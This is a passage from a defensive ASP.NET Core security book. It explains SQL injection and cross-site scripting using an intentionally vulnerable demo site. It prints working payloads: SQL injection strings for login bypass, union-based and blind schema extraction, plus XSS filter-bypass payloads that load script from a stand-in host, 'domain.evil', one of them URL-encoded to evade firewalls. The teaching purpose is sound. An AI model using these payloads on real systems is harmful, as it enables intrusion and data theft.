A9: 2017 – Using Components with Known Vulnerabilities

The title should be fairly self-explanatory – as I talked about earlier in the book, you should be sure that you keep any third-party components that you have installed, including JavaScript frameworks, updated because vulnerabilities do pop up in these libraries. I recently searched the CVE library, a library of vulnerabilities found at cve.mitre.org, for jQuery-related vulnerabilities and found 43 (since 2007) alone. And the version of jQuery and Bootstrap that you get when spinning up a new default website aren't necessarily the latest and greatest versions available. I'll show you some tools to help you manage this later in the book, but in the meantime, know that it's an issue that you should be paying attention to.

A10: 2017 – Insufficient Logging and Monitoring

Insufficient logging and monitoring is a new item on the 2017 version of the OWASP Top Ten list. And by "insufficient logging and monitoring," the OWASP team means that most websites are deficient in two areas:

1. Websites either do not log incidents at all or do not log incidents in a way in which they can be easily parsed.
2. Website logs, if present, are not monitored, so if suspicious activity occurs, incidents are found, investigated, and if appropriate, stopped.

This is incredibly important to website security because in order to catch the bad guys, you have to be able to see them. And if your logging and monitoring is insufficient, you're not putting yourself in a position to do that. According to the OWASP document that I linked to earlier, time to detect a breach is over 200 days (and usually detected by a third party). This is 200 days that the attacker can live in your systems, stealing your data the entire time.

ASP.NET Core advertises an improved logging framework over previous versions of ASP.NET, so it is tempting to argue that the logging in Core will help you solve the logging and monitoring problem outlined here. Unfortunately, though, the logging in Core is very obviously made to help debug your code, not secure it, and a lot of work is needed to update the system for security purposes. I will cover this in more detail in Chapter 9.

Summary

In this chapter, I covered several topics relating to web security in general. First, I talked in detail about how a connection is made between your server and a user's browser, and went into detail describing other information that gets sent in these connections that the average developer might not necessarily see. Second, I talked about how web is, by its nature, a stateless protocol, so we need ways to identify a user and save information. Finally, I went over the OWASP Top Ten list and briefly went into how these apply to ASP.NET Core.

Next, in the last chapter before I start diving more deeply into ASP.NET itself, I'll dive more deeply into many of the attacks that hackers do to get into websites like yours. It's not my goal that you know enough to become a hacker yourself, but I'm a firm believer that knowing how to attack a website can help you build better defenses.

CHAPTER 5

Understanding Common Attacks

The last thing to talk about before I can dive too deeply into the security aspects of ASP.NET Core is to talk about common web attacks. The focus on this book is meant to be preventing attacks, not teaching you to be a penetration tester, but it will be easier to talk about how to prevent those attacks if we know how those attacks occur.

Before I jump in, though, it is worth taking a moment to define a couple of terms. I'll use the term "untrusted input" when talking about information you receive from users or third-party systems that may be sending you unsafe information. Any and all untrusted input needs to be scrutinized and/or filtered before using it for processing or display in your app. This is in comparison to "trusted input," which is information you get from systems you believe will not send you faulty or malicious data. I would recommend treating *only* systems you have 100% control over as "trusted" and treating everything else as "untrusted," no matter what the reputation of the sender is, but this may vary depending on your needs and risk tolerance. For now, just think of "untrusted" data as "possibly malicious" data.

To follow along with many of the examples in this chapter, you can download and use the Vulnerability Buffet from this URL: `https://github.com/ScottNorberg-NCG/VulnerabilityBuffet`. I wrote that website so I had an intentionally vulnerable website against which I could test security scanners (and know what items I wanted the scanners to find, know which findings were false positives, etc.), but it's a great resource here because it has many different vulnerabilities that can be exploited different ways.

It may help to understand the examples here if you knew that most pages in the website allow you to search for food names and/or food groups, and the site will return basic information based on your search text. But each page has a different vulnerability, and the site tells you how each page is vulnerable.

S. Norberg, *Advanced ASP.NET Core 3 Security*, https://doi.org/10.1007/978-1-4842-6014-2_5

Note Many of the examples both in the website and the book use "beef" as the search text. This is not in any way intended as a comment against vegetarians or vegans, instead it is a callout to the Browser Exploitation Framework, a.k.a. *BeEF*.[1] BeEF is a popular, open source tool that helps ethical hackers (and nonethical ones too, I suppose) exploit XSS vulnerabilities.

SQL Injection

One of the most common, and most dangerous, types of attacks in the web world today are SQL injection attacks. SQL injection attacks occur when a user is able to insert arbitrary SQL into calls to the database. How does this happen? Let's look at the most straightforward way that many of you are already familiar with. The example in Listing 5-1 was taken from the Vulnerability Buffet.[2]

Listing 5-1. Code that is vulnerable to a basic SQL injection attack

```
private AccountUserViewModel UnsafeModel_Concat(string foodName)
{
  var model = new AccountUserViewModel();
  model.SearchText = foodName;

  using (var connection = new SqlConnection(↲
    _config.GetConnectionString("DefaultConnection")))
  {
    var command = connection.CreateCommand();
    command.CommandText = "SELECT * FROM FoodDisplayView ↲
      WHERE FoodName LIKE '%" + foodName + "%'";

    connection.Open();

    var foods = new List<FoodDisplayView>();
```

[1] https://beefproject.com/

[2] https://github.com/ScottNorberg-NCG/VulnerabilityBuffet/blob/master/AspNetCore/NCG.SecurityDetection.VulnerabilityBuffet/Controllers/SQLController.cs

```
    using (var reader = command.ExecuteReader())
    {
      while (reader.Read())
      {
        //Code that's not important right now
      }
    }

    model.Foods = foods;

    connection.Close();
  }

  return model;
}
```

Note You'll need to know the basics of how ADO.NET works to understand the SQL injection examples in this chapter. ADO.NET is the technology underlying the Entity Framework (and most or all of the other Object-Relational Mappers, or ORMs, out there), and understanding it will help you keep your EF code secure. If you don't understand these examples and need an introduction to ADO.NET, please read the first few sections of Chapter 8.

If I were to call this method searching for the food name "Beef", this is what gets sent to the database.

Listing 5-2. Resulting SQL from a query vulnerable to injection attacks

```
SELECT * FROM FoodDisplayView WHERE FoodName LIKE '%Beef%'"
```

Listing 5-2 looks like (and is) a perfectly legitimate SQL query. However, if instead of putting in some food name, you put something like "beef' OR 1 = 1 -- " as your search query, something very different happens. Listing 5-3 shows what is sent to the database.

Listing 5-3. Query with another WHERE condition inserted

```
SELECT * FROM FoodDisplayView WHERE FoodName LIKE '%beef' OR 1 = 1 -- %'
```

If you look at the code and query, you now see that the method will always return *all* rows in the table, not just the ones in the query. Here's what happened:

1. The attacker entered the word "beef" to make a valid string, but it is not needed here.
2. In order to terminate the string (so the SQL statement doesn't throw an error), the attacker adds an apostrophe.
3. To include ALL of the rows in the database, not just the ones that match the search text, the attacker added " OR 1 = 1".
4. Finally, to cause the database to ignore any additional query text the programmer may have put in, the attacker adds two dashes so the database thinks that that text (in this case, the original ending apostrophe for the food name) is merely a comment.

In this particular scenario, this attack is relatively benign, since it only results in users being able to pull data that they'd have access to anyway if they knew the right search terms. But if this vulnerability exists on your login page, an attacker would be able to log in as any user. To see how, here's a typical (and hideously insecure) line of code to build a query to pull login information.

Listing 5-4. Login query that is vulnerable to SQL injection attacks

```
var query = "SELECT * FROM AspNetUsers WHERE UserName = '" +↲
  model.Username + "' AND Password = '" + password + "'";
```

To exploit the code in Listing 5-4, you could pass in "administrator' --" as the username and "whatever" as the password, and the query in Listing 5-5 would result (with a strikethrough for the code that becomes commented out).

Listing 5-5. Login query that will always return an administrator (if present)

```
SELECT * FROM AspNetUsers WHERE UserName = 'administrator' --↲
  AND Password = 'whatever'
```

Of course, once you realize you can inject arbitrary SQL, you can do so much more than merely log in as any user. Depending on how well you've layered your security and limited the permissions of the account that the website uses to log into the database, an attacker can pull data from the database, alter data in your database, or even execute arbitrary commands on the server using `xp_cmdshell`. You'll get a sense of how in the following sections when I show you some of the different types of SQL injection attacks.

Union Based

In short, a Union-based SQL injection attack is one where an attacker uses an additional Union clause to pull in more information than you as a developer intended to give. For instance, if in the previous query, instead of sending "' OR 1 = 1 -- " to the database, what would happen if we sent "Beef' UNION SELECT 1, 1, UserName, Email, 1, 1, 1, 1 FROM AspNetUsers"? Listing 5-6 contains the query that would be sent to the database (with line breaks and columns explicitly used added for clarity).

Listing 5-6. Union-based SQL injection attack

```
SELECT FoodID, FoodGroupID, FoodGroup, FoodName, Calories,↲
  Protein, Fat, Carbohydrates
FROM FoodDisplayView
WHERE FoodName LIKE '%Beef'
UNION
SELECT 1, 1, UserName, Email, 1, 1, 1, 1
FROM AspNetUsers
-- %'
```

Finding the number and format of the columns would take some trial and error on the part of the hacker, but once the hacker figures out the number and format of the columns in the original query, it becomes much easier to pull any data from any table. In this case, the query can pull username and email of all users in the system.

Before I move on to the next type of SQL injection attack, I should note that one common suggestion to prevent SQL injection attacks from happening is to escape any apostrophes by replacing single apostrophes with double apostrophes. Union-based SQL injection attacks will still work if you do this, *if* the original query isn't expecting a string. Here is an example.

Listing 5-7. SQL injection without apostrophes

```
private AccountUserViewModel UnsafeModel_Concat(string foodID)
{
  var model = new AccountUserViewModel();
  model.SearchText = foodName;

  using (var connection = new SqlConnection(↲
    _config.GetConnectionString("DefaultConnection")))
  {
    var command = connection.CreateCommand();
    command.CommandText = $"SELECT * FROM FoodDisplayView↲
      WHERE FoodGroupID = {foodID}";

    connection.Open();

    var foods = new List<FoodDisplayView>();

    using (var reader = command.ExecuteReader())
    {
      //Code to load items omitted for brevity
    }

    model.Foods = foods;

    connection.Close();
  }

  return model;
}
```

The most important thing to notice here is that the query contains no apostrophes on its own, so any injected code need not include apostrophes to make a valid query. Yes, that does somewhat limit what an attacker can exploit, but an attacker could do a union-based attack against the code in Listing 5-7 to whatever table they want to pull data simply by using the attack text from Listing 5-6 and replacing "%Beef'" with a number.

Note You may think that hackers won't want to go through the trouble of trying various combinations in order to come up with something that works. After all, if you look closely at the query that works (in Listing 5-7), I had to know that the Union

clause needed eight parameters, the third and fourth need to be strings, and that the remaining need to be integers in order for this attack to work. But you can download free tools that automate most of this work for you. The best one that I know of is called *sqlmap*,[3] and not only is it free, but it is also open source. It is almost as easy to use as pointing sqlmap at your website and telling it to "go find SQL injection vulnerabilities."

Error Based

Error-based SQL injection refers to hackers gleaning information about your database based on error messages that are returned to the user interface. Imagine how much easier creating a Union-based injection attack would be if a hacker could distinguish between their injected query missing a column vs. just having the correct number of columns but are mixing column types. Showing the database error messages to the hacker makes this trivially easy. To prove it, Figure 5-1 shows the error message (in the Vulnerability Buffet's Error-based test page) that gets returned if a hacker attempts a Union-based attack, but guesses the number of columns wrong.



Figure 5-1. *Error if a Union-based attack has an incorrect number of columns*

[3] http://sqlmap.org/

The error message states explicitly that "All queries combined using a UNION, INTERSECT, or EXCEPT operator must have an equal number of expressions…", making it trivially easy for a hacker to know what to try next: more columns in the Union clause.

Once the number of columns is known, the next step is to start experimenting with data types. If you imagine that I didn't know that the first parameter was an integer, I could try supplying the word "Hello" instead. Figure 5-2 shows an error message that nicely tells me not only is "Hello" not valid, but also that it needs to be an integer.



Figure 5-2. *Error if there is a data type mismatch*

Long story short, showing SQL errors to the user makes a hacker's life much easier.

Boolean-Based Blind

For both Boolean-based blind and Time-based blind attacks, *blind* refers to the hackers' inability to see the actual results of the SQL query. A Boolean-based blind is a query that is altered to so that an action occurs if the result of the query is true or false.

To show how this is useful, let's go through an example of a hacker trying to find out all of the column names of the AspNetUsers table. To be clear, this is **not** an example of a Boolean-based blind (yet), but instead is an example of a type of attack that is made easier with a Boolean-based blind. In this scenario, the hacker has already figured out that the AspNetUsers table exists, and is now trying to figure out the column names. First, let's go over the brute force way of pulling the column names from the database. In this example, imagine that the query is intended to return an integer, and the hacker has hijacked the original query to send this to the database.

Listing 5-8. A query that returns true if a table has a column that starts with the letter "A"

```
SELECT TOP 1 CASE WHEN COUNT(1) > 0 THEN 1 ELSE 200000000000 END AS
ColumnName
FROM INFORMATION_SCHEMA.COLUMNS
WHERE table_name = 'AspNetUsers' AND COLUMN_NAME LIKE 'A%'
GROUP BY COLUMN_NAME
ORDER BY COLUMN_NAME
```

What's going on in Listing 5-8? This queries SQL Server's internal table that stores information about columns. The "table_name" column stores table names, and the Where clause searches for column names that start with the letter "A". If such a column exists, the query returns a valid integer (1) and everything runs as expected. If not, then we return an integer that's too large, and therefore causes an error.

In short, we make a guess about a column name, and if we don't guess correctly, the website lets us know by throwing an error.

In our case, because the AspNetUsers table has a column called "AccessFailedCount", the query succeeds. We know that at least one column exists that starts with A. Let's try to get the entire column name.

Listing 5-9. A query to see if the first column that starts with "A" has a second letter "a"

```
SELECT TOP 1 CASE WHEN SUBSTRING(COLUMN_NAME, 2, 1) = 'a'
  THEN 1 ELSE 200000000000 END AS ColumnName
FROM INFORMATION_SCHEMA.COLUMNS
WHERE table_name = 'AspNetUsers' AND COLUMN_NAME LIKE 'A%'
ORDER BY COLUMN_NAME
```

As you can see in Listing 5-9, instead of doing a Group By to see if any column exists, the hacker would hone in on the first column by ordering by column name and selecting only the top 1. They then check to see if the second character of that column starts with the letter "a". If so, the query returns a valid integer and the query does not throw an error. If not, an error occurs, telling the hacker that they guessed incorrectly. Since the second letter of "AccessFailedCount" is "c", an error would occur. But the hacker can keep going.

Listing 5-10. A query to see if the first column that starts with "A" has a second letter "b"

```
SELECT TOP 1 CASE WHEN SUBSTRING(COLUMN_NAME, 2, 1) = 'b'
  THEN 1 ELSE 200000000000 END AS ColumnName
FROM INFORMATION_SCHEMA.COLUMNS
WHERE table_name = 'AspNetUsers' AND COLUMN_NAME LIKE 'A%'
ORDER BY COLUMN_NAME
```

Here in Listing 5-10, the hacker checks to see if the second character is "b". It is not, so keep going.

Listing 5-11. A query to see if the first column that starts with "A" has a second letter "c"

```
SELECT TOP 1 CASE WHEN SUBSTRING(COLUMN_NAME, 2, 1) = 'c' THEN 1 ELSE
200000000000 END AS ColumnName
FROM INFORMATION_SCHEMA.COLUMNS
WHERE table_name = 'AspNetUsers' AND COLUMN_NAME LIKE 'A%'
ORDER BY COLUMN_NAME
```

In our scenario, the code in Listing 5-11 executes without an error so we know that the column starts with "Ac". It's time to move to the next character, as can be seen in Listing 5-12.

Listing 5-12. A query to see if the first column that starts with "Ac" has a third letter "a"

```
SELECT TOP 1 CASE WHEN SUBSTRING(COLUMN_NAME, 3, 1) = 'a'
  THEN 1 ELSE 200000000000 END AS ColumnName
FROM INFORMATION_SCHEMA.COLUMNS
WHERE table_name = 'AspNetUsers' AND COLUMN_NAME LIKE 'Ac%'
ORDER BY COLUMN_NAME
```

This process can be repeated for each database, table, column, and even data in your database to pull all data, with all of your schema, out without you knowing. Here are database objects that you can query to pull information about your database schema from the database:

- **Databases**: SELECT [name] FROM sys.databases
- **Schemas**: SELECT [name] FROM sys.schemas
- **Tables**: SELECT [name] FROM sys.tables
- **Columns**: SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS

And of course, once you have all of the names of the tables and columns, you can use the same types of queries to pull the data itself.

This may sound like a lot of work, but sqlmap will automate this for you. You just need to put in your target page, tell it what data to pull out, and watch it do the hard work for you.

Of course, if a hacker is causing thousands of errors to occur on the server, someone might notice. Here's where a Boolean-based blind attack can come in handy. Instead of causing an error to be thrown when a query fails, you can force a query to return no results if the subquery returns false. To see this in action, let's run this attack against this query.

Listing 5-13. Query vulnerable to SQL injection

```
SELECT UserName
FROM AspNetUsers
WHERE Email LIKE '%<<USER_INPUT>>%'
```

If the hacker knows that "scottnorberg@email.com" is a valid email, then they can change the query in Listing 5-13 to look for column names like Listing 5-14 (line breaks added for clarity).

Listing 5-14. Boolean-based SQL injection looking for column names

```
SELECT UserName
FROM AspNetUsers
WHERE Email LIKE '%scottnorberg@gmail.com'
  AND EXISTS (
```

```
    SELECT *
    FROM INFORMATION_SCHEMA.COLUMNS
    WHERE table_name = 'AspNetUsers' AND COLUMN_NAME LIKE 'A%'
  )
--%'
```

This approach is much easier than tweaking a query to return an integer, and can often be automated, either via sqlmap or via a custom script.

Time-Based Blind

A Time-based blind occurs when a hacker causes a delay in the database if their guess is correct. You can do this in SQL Server by using "WAITFOR DELAY". WAITFOR DELAY can be used to delay the query by a number of hours, minutes, or seconds. In most cases, delaying the query for 5 or 10 seconds would be enough to prove that the query returned true.

Time-based SQL injection is harder to perform in SQL Server than MySQL because SQL Server requires WAITFOR DELAY to be executed outside of a query, but it is still possible. Listing 5-15 shows an example.

Listing 5-15. Example of a Time-based blind SQL injection attack

```
SELECT UserName
FROM AspNetUsers
WHERE Email LIKE '%scottnorberg@gmail.com'
GO
IF EXISTS (SELECT * FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name =
'AspNetUsers' AND COLUMN_NAME LIKE 'A%')
BEGIN
    WAITFOR DELAY '00:00:05'
END--%'
```

Second Order

A Second-Order SQL injection refers to the scenario in which SQL is saved to the database safely, but is processed unsafely at a later time. As an example, we can go back to the Vulnerability Buffet. In that app, the users can safely save their favorite food in their user preferences, but the page to load similar foods, /AuthOnly/StoredSQLi,[4] unsafely creates a query searching for the user's favorite food. To clarify, here is the process:

1. User enters data into the system, which is safely stored into the database.
2. That user, another user, or system process accesses that data at a later time.
3. That data is unsafely added to a SQL script and then executed against the database in a manner similar to the other SQL injection attacks I've outlined in this chapter.

This attack is much harder to find than the previous ones, since the page where the user enters the data isn't the page where that data is used in the vulnerable query. But if found, a hacker can exploit this just as easily as any other type of SQL injection attack.

One more note: SQL Server has a stored procedure called *sp_executesql* that allows a user to build and execute SQL at runtime. This functionality must be used very cautiously, if at all, because of the risk of a second-order SQL injection attack.

SQL Injection Summary

I'll save any discussion of fixing these issues for Chapter 8, the chapter on data access. For now, though, know that there are effective solutions to these issues; it's just easy to overlook them if you don't know what you're doing. But I hope you see that SQL injection is a serious vulnerability to pay attention to, and if online articles are any indication, it's a vulnerability that's all too often ignored.

Next, let's talk about another common vulnerability – Cross-Site Scripting, or XSS.

[4] https://github.com/ScottNorberg-NCG/VulnerabilityBuffet/blob/master/AspNetCore/NCG.SecurityDetection.VulnerabilityBuffet/Controllers/AuthOnlyController.cs

Cross-Site Scripting (XSS)

I've touched upon *Cross-Site Scripting* (often abbreviated *XSS*) several times before, but now is the time to dig more deeply into it. XSS is essentially the term for injecting JavaScript into a web page. Let's look at a simple example from the Vulnerability Buffet. The "Reflected From QS" page is supposed to take a search query from the query string and then remind you what you searched for when you see the results as seen in Figure 5-3.



Figure 5-3. *Page vulnerable to XSS working properly*

Notice that I searched for the word "beef" in the query string, and the page says "You searched for: beef". What happens when I search for "<script>alert('hacked')</script>" instead?

The text may be hard to read, but if you look carefully in Figure 5-4, the apostrophes around "hacked" got URL encoded in the browser, but otherwise everything else worked perfectly. ASP.NET happily decoded these characters for me. When I sent the entire contents of the script to the web page, I indeed got an alert that says "hacked".



Figure 5-4. *A successful XSS attack*

This attack is called a *reflected* XSS attack because the input is taken directly from the request and immediately reflected back to the browser. Like SQL injection, which has a second-order attack, XSS has an attack based on a stored attack value called *persistent* XSS. Other than source, reflected and persistent XSS behave basically the same way.

Most of the examples of XSS, both in this book and elsewhere, show reflected XSS, not persistent XSS. This is *not* because reflected XSS is more dangerous. Certainly, if values passed in via a query string are vulnerable to XSS, then that particular page is a prime target for phishing and spear-phishing attacks. But if such an attack succeeds, only one user is compromised. If a persistent XSS attack succeeds, then every user who visits that page is affected. If that's a high-traffic page, then most or all of your users could be affected.

Note As long as I'm making parallels between persistent XSS and second-order SQL injection attacks, I'd like to suggest that second-order SQL injection attacks are actually *less* damaging than attacks that can be executed right away. This may be a surprise to you if you're still equating "SQL injection" with the stereotypical "DROP TABLE Users" command, but remember that hackers don't want to be noticed. They're less likely to try to damage your site with such a command and are more likely to try to steal your data using the techniques I outlined earlier. Pulling schema out character by character is much easier if you can run a query and get results vs. needing to run two (or more) actions to get your script to run.

XSS and Value Shadowing

Before I move on to some examples that show you different ways of adding JavaScript to a page, there's something worth mentioning about minimizing the potential damage from a reflected XSS attack. Reflected XSS is harder to exploit when you don't allow *value shadowing*. Value shadowing is the term for allowing input to come in from multiple locations. This was common in the ASP.NET Framework because you could look for values using the `Request` object by simply using `Request["VALUE_NAME"]`. Such a query would look in the form, query string, and cookies (and possibly more sources). In other words, if I had a form that was vulnerable to value shadowing with two fields, "Username" and "Password," an attacker would be able to put those two values in the query string and bypass the form entirely.

Why does value shadowing make reflected XSS easier to exploit? Because this allows an attacker to submit whatever information they want by tricking a user by clicking a link with the information in the query string, not in the form, which in turn makes attacks like phishing and spear phishing much easier to pull off. Blocking value shadowing prevents this from happening. We'll get into more details about this later, but ASP.NET Core has made it harder, but not impossible, for a developer to accidentally put in value shadowing vulnerabilities.

For now, to further your understanding of XSS, let's dive into ways an attacker can execute their own JavaScript on your page.

Bypassing XSS Defenses

I'll talk about ASP.NET Core-specific ways to defend against XSS later in the book. However, for right now, to get a better understanding of what different types of XSS attacks can work, it would be worth going through different ways to perform an XSS attack, including ways to get around common defenses.

Bypassing Script Tag Filtering

One common way that developers will use to attempt to prevent XSS attacks is to remove all <script> tags from any input from users. While this sounds good at first glance, there are numerous ways around this. To start, one has to remember that the default `string.Replace` implementation in .NET is case sensitive. So, the code in Listing 5-16 is not a fix for XSS.

Listing 5-16. Replacing a script tag from text to try to prevent XSS

```
content = content.Replace("<script>", "");
```

There are several payloads that would allow you to execute an XSS attack that would bypass this defense, but the easiest is to simply make the tag uppercase, like this: `<SCRIPT SRC="http://domain.evil/evil.js"></SCRIPT>`.

Making the defense case sensitive is fairly simple. All you need to do is use a regular expression, as seen in Listing 5-17.

Listing 5-17. Case-insensitive removal of all <script> tags

```
content = Regex.Replace(content, "<script>", "", ↲
                        RegexOptions.IgnoreCase);
```

There are a number of ways around this, including adding a space before the end bracket of the tag. But you can also add a slash, like this: `<script/data="x" src="http://domain.evil/evil.js"></script>`. Or, you can embed script tags, like this: `<scr<script>ipt src="http://domain.evil/evil.js"</script>`, which would allow hackers to add their own scripts because the inner `<script>` tag would be removed by the `Regex.Replace` statement, leaving the outer `<script>` tag intact.

In short, if you absolutely need to use regular expressions to prevent XSS, you will need to think of numerous edge cases, otherwise hackers will almost certainly find a way around your defenses.

Img Tags, Iframes, and Other Elements

As I mentioned earlier, if you somehow manage to successfully remove all <script> tags from any user input, a hacker can still pretty easily add script to the page. The most common way is to do this through an <img> tag, as seen in Listing 5-18.

Listing 5-18. XSS payload that bypasses all <script> tag filtering

```
<img src="x" onerror='↲
  var js=document.createElement("script");↲
  js.src="http://domain.evil/evil.js";↲
  document.body.appendChild(js);' />
```

Several other tags have an onload, onerror, or some other event that could be triggered without any user interaction. (And there are many more that could be added if you wanted to include scripts that did require user interaction, like the ones that support "onmouseover".) Here are the ones that are included in the Vulnerability Buffet:

- **<body>**: Has an "onload" tag. And yes, for some reason browsers will honor nested body tags.
- **<iframe>**: The "src" attribute can be used to load arbitrary scripts and get around most defenses. More details in the following.
- **<marquee>**: I haven't seen this tag used in more than a decade, but browsers still support both it and the "onstart" action.
- **<object>**: This supports the "onerror" attribute.
- **<svg>**: This supports the "onload" attribute.
- **<video>**: This supports the "onerror" attribute.

Tip This is not a comprehensive list of all tags that could work. As I was writing this chapter, I ran across a tweet on Twitter from a hacker saying that their XSS attack using an <img> tag was blocked by a Web Application Firewall (WAF), but the same attack using an <image> tag instead went through.[5] I tried it, and sure enough I was able to run JavaScript in an `onerror` attribute.

Most of these are fairly straightforward – either an element is told to run a script when it loads or starts, or it can run a script if (when) there's an error. As I alluded to, the <iframe> is a little different. Many of you already know that an iframe can be used to load a third-party page. It can also be used to specify content by specifying "data:text/html" in your src. We can even encode our payload to help hide it from any firewalls that might be listening for malicious content. Listing 5-19 has an example, with the content "<script src='`http://domain.evil/evil.js`'></script>" encoded.

[5] https://twitter.com/0xInfection/status/1213805670996168704?s=20

Listing 5-19. Iframe with encoded script payload

```
<iframe src="data:text/html, %3c%73%63%72%69%70%74%20%73%72↵
  %63%3d%27%68%74%74%70%3a%2f%2f%64%6f%6d%61%69%6e%2e%65%76↵
  %69%6c%2f%65%76%69%6c%2e%6a%73%27%3e%3c%2f%73%63%72%69%70↵
  %74%3e"></iframe>
```

Note Outdated books and blogs about XSS many contain examples that include JavaScript being run in completely nonsensical places, such as adding something like "javascript:somethingBad()" to the "background" attribute of a table. Be aware that most browsers will ignore things like this now, so there's one less thing to worry about.

